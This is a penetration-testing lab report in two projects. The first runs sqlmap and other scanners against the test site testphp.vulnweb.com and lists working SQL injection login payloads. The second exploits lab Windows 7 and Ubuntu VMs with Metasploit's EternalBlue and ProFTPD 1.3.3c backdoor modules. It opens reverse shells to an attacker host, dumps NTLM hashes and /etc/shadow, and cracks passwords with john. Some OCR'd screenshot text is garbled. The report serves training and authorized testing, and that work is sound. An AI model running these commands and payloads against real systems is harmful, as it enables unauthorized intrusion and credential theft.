Project 1

Scenario:

I am working as an ethical hacker for XYZ company. The company has granted permission to conduct penetration testing on its web applications to identify vulnerabilities in "testphp.vulnweb.com"
. My task is to submit a high-level technical report that includes:
- Proof of Concept (POC) screenshots
- Techniques used
- Tools and frameworks utilized

---

web : testphp.vulnweb.com
Ip : 44.228.249.3
open ports : 80

The operating system of the server is likely to be Linux, with a version between 2.6.32 and 5.8 (based on the aggressive OS guesses).

1. WhatWeb Scanning

`Command : whatweb http://testphp.vulnweb.com`

Server Information:

Web server: Nginx 1.19.0
PHP version: 5.6.40
Adobe Flash installed
Location: United States
Contact: wvs@acunetix.com
Site Title: "Home of Acunetix Art"

Vulnerabilities:

Outdated PHP (5.6.40): Vulnerable to known exploits.
Outdated Nginx (1.19.0): Potentially vulnerable.
Adobe Flash: Known security risk.

Vulnerabilities:

Based on the output, we can identify some potential vulnerabilities:

The PHP version is outdated (5.6.40) and may be vulnerable to known exploits.
The Nginx version is also outdated (1.19.0) and may be vulnerable to known exploits.
Adobe Flash is installed on the server, which is a known vulnerability.

2. Scan and Exploitation:

Tool Used: SQLMap

Commands : **sqlmap -u "http://testphp.vulnweb.com/login.php" –forms**

Outcome:

- SQL injection vulnerabilities were found in the `uname` and `pass` fields.

Vulnerable Parameters:


- `uname` (POST)
- `pass` (POST)

Injection Types:

- Boolean-based blind injection
- Time-based blind injection
- UNION query injection


Exploitation Payloads:

- **uname**:
  - Boolean-based blind injection: uname= `uname=-7229' OR 7721=7721#&pass=TSTY`
  - Time-based blind injection: `uname=yMAD' OR 8439=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- CPrW&pass=TSTY`
  - UNION query injection: uname=`yMAD' UNION ALL SELECT NULL,CONCAT(0x717a6b7671,0x774a71424441527a596c505066645a4e477478614958624d5468767241415473706863 4d41794648,0x716b717871),NULL,NULL,NULL,NULL,NULL,NULL#&pass=TSTY`
- **pass**:
  - Boolean-based blind injection: uname=yMAD&pass=-5538' OR 8988=8988#



- Time-based blind injection: `uname=yMAD&pass=TSTY' AND 7580=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- XyyP`

- UNION query injection: `uname=yMAD&pass=TSTY' UNION ALL SELECT NULL,CONCAT(0x717a6b7671,0x7a516b7842756d4c5074534f4a6e6f676e5470764e76475869597250454d4d656746707745476d65,0x716b717871),NULL,NULL,NULL,NULL,NULL,NULL#`



---

3. Directory Enumeration:

Tool Used: Gobuster

Commands : gobuster dir -u http://testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt

```
┌──[neeraj@parrot]─[~]
└─$gobuster dir -u http://testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Results:

- `/admin` (Status: 301)
- `/cgi-bin/` (Status: 403)
- `/crossdomain.xml` (Status: 200)
- `/CVS/` (Status: 301)
- `/favicon.ico` (Status: 200)
- `/images/` (Status: 301)
- `/secured/` (Status: 301)
- `/vendor/` (Status: 301)

---

4. Web Vulnerability Scanning:

Tool Used: Nikto

Commands : nikto -h http://testphp.vulnweb.com

```
┌──(heera㉿parrot)-[~]
└─$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2024-10-19 13:31:53 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/
web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedf
rom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-x
ml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-10-19 13:34:41 (GMT5.5) (168 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Findings:

- Server: nginx/1.19.0
- Missing security headers:
  - X-Frame-Options
  - X-Content-Type-Options
- `/clientaccesspolicy.xml` contains wildcard entries.
- `/crossdomain.xml` contains wildcard entries.

Conclusion:

The website is vulnerable to multiple SQL injection types in the login form and lacks security headers, which can expose it to various attacks like unauthorized access and data extraction. Additionally, directories like `/admin` and files like `/crossdomain.xml` and `/clientaccesspolicy.xml` are accessible, increasing the attack surface.

Before exploiting the Window 7 and ubuntu we have to host it on vmware so that we can exploit it in a controlled environment.

Project 2

Scenario:

As a security analyst at ABC company, with prior experience in network penetration testing, I have been assigned by my team leader to conduct network scanning. Your objective is to identify devices and check if any have vulnerabilities in "windows VM and Ubuntu VM". You are required to report the findings in a technical documentation, which should include:

A complete penetration testing report
Testing techniques used
Proof of Concept (POC) screenshots
A summary that is understandable by non-technical personnel

Window 7

We have to scan the machines thorugh our haching machine like Kali but in my case I used Kali and Parrot os to find out the ip pf victim machine .

Reconssaince : Know the ip of the of targeted Machine

Command : arp-scan --localnet

Ensuring that this is the target ip and finding vulnerbility.

IP : 172.16.130.132

Nmap Scanning

Command :

nmap -sV --script vuln -oN nmap_scan_results.txt 172.16.130.132

```
Nmap scan report for 172.16.130.132
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
```

After that find out which vulnerbility it contains in this case it is containing **smb ms17-010** related vulnerbility which default port is 445, exploit it using metasploit.

Start exploiting :

Commands :


```
msfconsole
search ms17-010
```

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 172.16.130.132
set RPORT 445
set LHOST 192.168.100.191
set LPORT 4444
exploit
```

References :

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

Output :



```
[*] 172.16.130.132:445 - CORE raw buffer dump (42 bytes)
[*] 172.16.130.132:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Wind
[*] 172.16.130.132:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sion
[*] 172.16.130.132:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice
[+] 172.16.130.132:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.130.132:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.130.132:445 - Sending all but last fragment of exploit packet
[*] 172.16.130.132:445 - Starting non-paged pool grooming
[+] 172.16.130.132:445 - Sending SMBv2 buffers
[+] 172.16.130.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buf
[*] 172.16.130.132:445 - Sending final SMBv2 buffers.
[*] 172.16.130.132:445 - Sending last fragment of exploit packet!
[*] 172.16.130.132:445 - Receiving response from exploit packet
[+] 172.16.130.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.130.132:445 - Sending egg to corrupted connection.
[*] 172.16.130.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.100.191
[*] Meterpreter session 1 opened (192.168.100.191:4444 -> 192.168.100.191:59321) at 2024-1
[+] 172.16.130.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.130.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.130.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

To get the password and crack the password :

Commands :


Window command (Contains the hash of the window machine) :

```
hashdump
```

Linux command (Used for hash cracking) :

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
```

Password : alqfna22


KALI - VMware Workstation
File Edit View VM Tabs Help
Home
vysec--LAB-001--win
KALI
1 2 3 4
cyber-sphinx@KALI: ~/Desktop
File Actions Edit View Help
┌──(cyber-sphinx㉿KALI)-[~]
└─$ cd Desktop
┌──(cyber-sphinx㉿KALI)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --fo
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -
Press 'q' or Ctrl-C to abort, almost any other key for st
alqfna22 (Jon)
1g 0:00:00:00 DONE (2024-10-15 22:41) 1.030g/s 10515Kp/s
usidi
Use the "--show --format=NT" options to display all of th
Session completed.
vysec--LAB-001--win - VMware Workstation
File Edit View VM Tabs Help
Home
vysec--LAB-001--win
KALI
Recycle Bin
Getting Started
Connect to a Projector
Calculator
Sticky Notes
Snipping Tool
Paint
XPS Viewer
Windows Fax and Scan
Remote Desktop Connection
Magnifier
All Programs
Search programs and files
Jon
Documents
Pictures
Music
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down
Windows 7
Build 7601
This copy of Windows is not genuine
12:10 PM
10/15/2024
To direct input to this VM, click inside or press Ctrl+G.

Ubuntu 16.04 LTS

Again We have to scan the machines thorugh our haching machine like Kali but in my case I used Kali and Parrot os to find out the ip of victim machine .

Reconssaince : Know the ip of the of targeted Machine

Command : arp-scan --localnet

Ensuring that this is the target ip and finding vulnerbility.

IP : 172.16.130.133

Nmap Scanning

Command :

sudo nmap -sS -sV -O -T4 -A 172.16.130.133

Result :

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:0C:1D:1B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

It contains a vulnerable Port 21 : proFTPD 1.3.3c .

Reference : https://hackernoon.com/exploiting-the-proftpd-linux-server

Research and exploit it.

Commands :

search proFTPD 1.3.3c

```
use exploit/unix/ftp/proftpd_133c_backdoor
set RHOST 172.16.130.133
set RPORT 21
set LHOST 192.168.100.191
set LPORT 4443
exploit
```

OR

We can use a automation script which is mainly made for proftpd 1.3.3c vulnerbility.

https://github.com/shafdo/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script/blob/main/proFTPD_1.3.3c_exploit.py

But in my case I use manual method to exploit that.

Output :

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_133c_backdoor) >> set RHOST 172.16.130.133
RHOST => 172.16.130.133
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_133c_backdoor) >> set RPORT 21
RPORT => 21
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_133c_backdoor) >> set LHOST 192.168.100.191
LHOST => 192.168.100.191
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_133c_backdoor) >> set LPORT 4443
LPORT => 4443
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_133c_backdoor) >> exploit

[*] Started reverse TCP handler on 192.168.100.191:4443
[*] 172.16.130.133:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.100.191:4443 -> 192.168.100.191:48473) at 2024-10-16 03:13:30 +0530

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
python -c 'import pty; pty.spawn("/bin/sh")'
# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
# cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
```

Password Finding and Cracking :

commands :

id (Ensuring the user id)

python -c 'import pty; pty.spawn("/bin/sh")' (for Tty shell)

User Credentials :
cat /etc/shadow
cat /etc/passwd

Unshadowing and password cracking :
unshadow passwd.txt shadow.txt > pass.txt
john pass.txt

Reference : https://erev0s.com/blog/cracking-etcshadow-john/

Password : marlinspike